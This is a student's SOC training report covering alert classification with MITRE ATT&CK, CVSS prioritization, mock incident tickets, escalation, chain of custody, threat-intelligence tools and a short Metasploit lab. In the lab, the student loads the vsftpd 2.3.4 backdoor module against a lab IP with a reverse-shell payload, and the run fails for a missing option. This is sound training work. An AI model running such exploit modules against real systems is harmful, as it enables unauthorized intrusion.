



Title :

Week 2 : SOC Operations and Incident Response Report

Introduction :

This report documents the theoretical concepts and practical activities performed as part of Week 2 SOC (Security Operations Center) training. The objective was to understand alert management, incident response, threat intelligence, evidence preservation, incident documentation, and SOC workflows. Various industry-standard frameworks and tools were studied including MITRE ATT&CK, VirusTotal, AlienVault OTX, Metasploit, and incident response methodologies.

Objective :

The main objectives of this task were :

- To understand how security alerts are categorized and mapped to attacker techniques.
- To understand how SOC analysts prioritize incidents using severity and CVSS scores.
- To document security incidents in a structured format.
- To understand communication between SOC tiers.
- To document security incidents following a standard workflow.
- To maintain a record of investigative actions.
- To follow a standardized phishing analysis process.
- To understand attacker tactics, techniques, and procedures (TTPs).
- To prioritize and investigate security alerts.
- To understand chain-of-custody and evidence handling procedures.
- To maintain accountability for collected evidence.
- To visualize the SOC incident handling process.
- To understand penetration testing and exploit identification.



Alert Classification Practice :

Alert Classification Table :

Alert ID	Alert Type	Priority	MITRE Technique
001	Phishing Email	High	T1566
002	SSH Brute Force	Medium	T1110
003	Log4Shell Exploit	Critical	T1190
004	Port Scan	Low	T1046

Screenshot :

	A	B	C	D
1	Alert ID	Alert Type	Priority	MITRE Technique
2	1	Phishing Email	High	T1566
3	2	SSH Brute Force	Medium	T1110
4	3	Log4Shell Exploit	Critical	T1190
5	4	Port Scan	Low	T1046
6				

Fig.1 : Alert Classification Table

This table demonstrates how different security alerts are classified and mapped to MITRE ATT&CK techniques. Alert classification helps SOC analysts identify the nature of threats and prioritize investigations effectively.



Alert Prioritization :

Alert	CVSS Score	Priority
Log4Shell	9.8	Critical
Unauthorized Admin Login	8.7	High
SSH Brute Force	6.5	Medium
Port Scan	3.2	Low

Screenshot :

	A	B	C
1	Alert	CVSS Score	Priority
2	Log4Shell	9.8	Critical
3	Unauthorized Admin Log	8.7	High
4	SSH Brute Force	6.5	Medium
5	Port Scan	3.2	Low
6			

Fig. 2 : Alert Priority and CVSS Scoring

This table shows the prioritization of security incidents based on CVSS scores and severity levels. Proper prioritization enables analysts to focus on critical threats before lower-risk events.



Incident Ticket Creation :

Incident Ticket :

Title:

[Critical] Ransomware Detected on Server-X

Description:

Suspicious ransomware activity detected.

Indicators:

crypto_locker.exe

Source IP:

192.168.1.50

Priority:

Critical

Assigned To:

SOC Analyst

Screenshot :

Title:

[Critical] Ransomware Detected on Server-X

Description:

Indicators:

File: *crypto_locker.exe*

Source IP:

192.168.1.50

Priority:

Critical

Assigned To:

SOC Analyst

Fig.3 : Incident Ticket Example

This incident ticket documents a simulated ransomware event, including indicators of compromise, affected assets, priority level, and assigned analyst information.



Escalation Procedure :

Escalation Email :

A critical ransomware alert was escalated to Tier 2 analysts for further investigation.

Screenshot :

Subject: Critical Security Incident Escalation

Dear Tier 2 Team,

A ransomware-related alert has been detected on Server-X.

The file *crypto_locker.exe* was identified and associated with suspicious activity from IP address 192.168.1.50.

The affected system has been isolated and evidence collection has begun.

Please investigate further.

Regards,

SOC Analyst

Fig.4 : Incident Escalation Email

The escalation email demonstrates how critical security incidents are communicated from Tier 1 analysts to higher-level response teams for further investigation and remediation.



Incident Response Template :

Incident Response Lifecycle :

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

Screenshot :

Executive Summary:

A phishing email containing a suspicious link was detected.

Timeline:

10:00 AM - Email received

10:15 AM - Alert generated

10:30 AM - Analysis completed

Impact Analysis:

No user credentials were compromised.

Remediation:

Blocked sender.

Updated mail filters.

Lessons Learned:

Users should report suspicious emails immediately.

Fig.5 : Incident Response Template

The incident response template provides a structured format for documenting security incidents, timelines, impact analysis, remediation actions, and lessons learned.



Investigation Log :

Timestamp	Action
14:00	Endpoint Isolated
14:15	User Interview
14:30	Memory Dump Collected
15:00	IOC Analysis Completed

Screenshot :

Timestamp	Action
14:00	Endpoint isolated
14:15	User interview
14:30	Memory dump collected
15:00	IOC review completed

Fig.6 : Investigation Activity Log

This investigation log records all actions taken during an incident investigation, ensuring accountability and maintaining an audit trail of analyst activities.



Phishing Investigating Checklist :

Checklist :

- Verify sender address
- Check email headers
- Verify URL reputation
- Scan attachment
- Identify affected users
- Block malicious indicators

Screenshot :

☒ Verify sender address

☒ Check email headers

☒ Verify URL reputation

☒ Scan attachment

☒ Identify affected users

☒ Block malicious indicators

Fig.7 : Phishing Investigation Checklist

The checklist outlines the standard procedure for investigating phishing incidents, including sender verification, URL analysis, attachment inspection, and user identification.



Threat Intelligence Validation :

VirusTotal :

VirusTotal was studied as a threat intelligence platform used to analyze suspicious files, domains, IP addresses, and URLs.

Screenshot :




Fig.9 : VirusTotal Threat Intelligence Platform

VirusTotal is a threat intelligence platform used to analyze suspicious files, URLs, domains, and IP addresses by comparing them against multiple security vendor databases.



AlienVault OTX :

AlienVault OTX was studied as an open threat intelligence platform that allows analysts to investigate indicators of compromise.

Screenshot :




Fig.10 : AlienVault OTX Platform

AlienVault Open Threat Exchange (OTX) provides threat intelligence feeds and indicators of compromise that help analysts validate and investigate suspicious activities.



Alert Triage Exercise :

Alert ID	Description	Source IP	Priority	Status
002	Brute Force SSH	192.168.1.100	Medium	Open


Findings :

The alert indicated multiple failed login attempts. Further monitoring was recommended to determine whether the activity represented a legitimate user mistake or a brute-force attack.

Evidence Preservation :

Item	Description	Collected By	Date	Hash
Memory Dump	Server-X Memory	SOC Analyst	Current Date	SHA256 Example

Screenshot :



Item	Description	Collected By	Date	Hash
Memory Dump	Server-X Memory	SOC Analyst	04-06-2026	SHA256 Example

Fig.11 : Evidence Preservation Record

The evidence preservation record documents collected forensic artifacts and associated metadata, ensuring integrity and accountability throughout the investigation process.



Chain of Custody :

Evidence	Handler	Time
Memory Dump	SOC Analyst	10:00 AM
Log Files	SOC Analyst	10:15 AM

Screenshot :

Evidence	Handler	Time
Memory Dump	SOC Analyst	10:00 AM
Log Files	SOC Analyst	10:15 AM

Fig.12 : Chain of Custody Documentation

The chain of custody record tracks the handling and transfer of evidence, ensuring that collected artifacts remain admissible and untampered throughout the investigation.



Incident Response Flowchart :




Fig.13 : Incident Response Workflow

This flowchart illustrates the standard incident response lifecycle, including preparation, identification, containment, eradication, recovery, and lessons learned.



Metasploit Security Testing :

Commands Studied :

- *msfconsole*
- *search vsftpd*
- *use exploit/unix/ftp/vsftpd_234_backdoor*
- *set RHOSTS 192.168.2.10*
- *run*

Observation :

The Metasploit Framework was explored to understand vulnerability identification and exploitation workflows. Screenshots of module searches and exploit execution attempts were collected.

Screenshots :

```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

To boldly go where no
shell has gone before

--= metasploit v6.4.120-dev
--= 2,638 exploits - 1,331 auxiliary - 2,153 payloads
--= 432 post - 49 encoders - 14 nops - 12 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
--  --                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor.
msf >
```

Fig.14 : Metasploit Module Search

The screenshot shows the process of searching for available exploit modules within the Metasploit Framework during a penetration testing exercise.



```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
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+ --[ metasploit v6.4.326-dev ]
+ --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
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Metasploit Documentation: https://docs.metasploit.com/
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msf > search vsftpd

Matching Modules

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Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/80/meterpreter_reverse_tcp
msf exploit(multi/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.2.10
RHOSTS => 192.168.2.10
msf exploit(multi/ftp/vsftpd_234_backdoor) > run
[*] 192.168.2.10:21 - %f%::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(multi/ftp/vsftpd_234_backdoor) >
```

Fig.15 : Metasploit Exploit Execution

This screenshot demonstrates the execution of a penetration testing module using Metasploit. The activity helps analysts understand vulnerability assessment and exploit validation processes.



Mock Post-Mortem :

A simulated phishing incident demonstrated the importance of user awareness and email filtering. Investigation confirmed that no credentials were compromised. Future recommendations include additional awareness training, stronger email filtering policies, and periodic phishing simulations.

Key Learnings :

- Learned how SOC analysts classify, prioritize, and investigate security alerts.
- Understood incident response processes including triage, containment, and documentation.
- Gained practical exposure to threat intelligence platforms, MITRE ATT&CK, and penetration testing concepts.

Tools Studied :

- MITRE ATT&CK
- VirusTotal
- AlienVault OTX
- Metasploit Framework
- Google Sheets
- Microsoft Word

Conclusion :

This exercise provided practical understanding of SOC operations, incident response workflows, alert management, evidence preservation, and threat intelligence validation. The activities demonstrated how analysts investigate security events, document findings, and communicate incidents effectively within a Security Operations Center environment.



References :

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- <https://github.com/>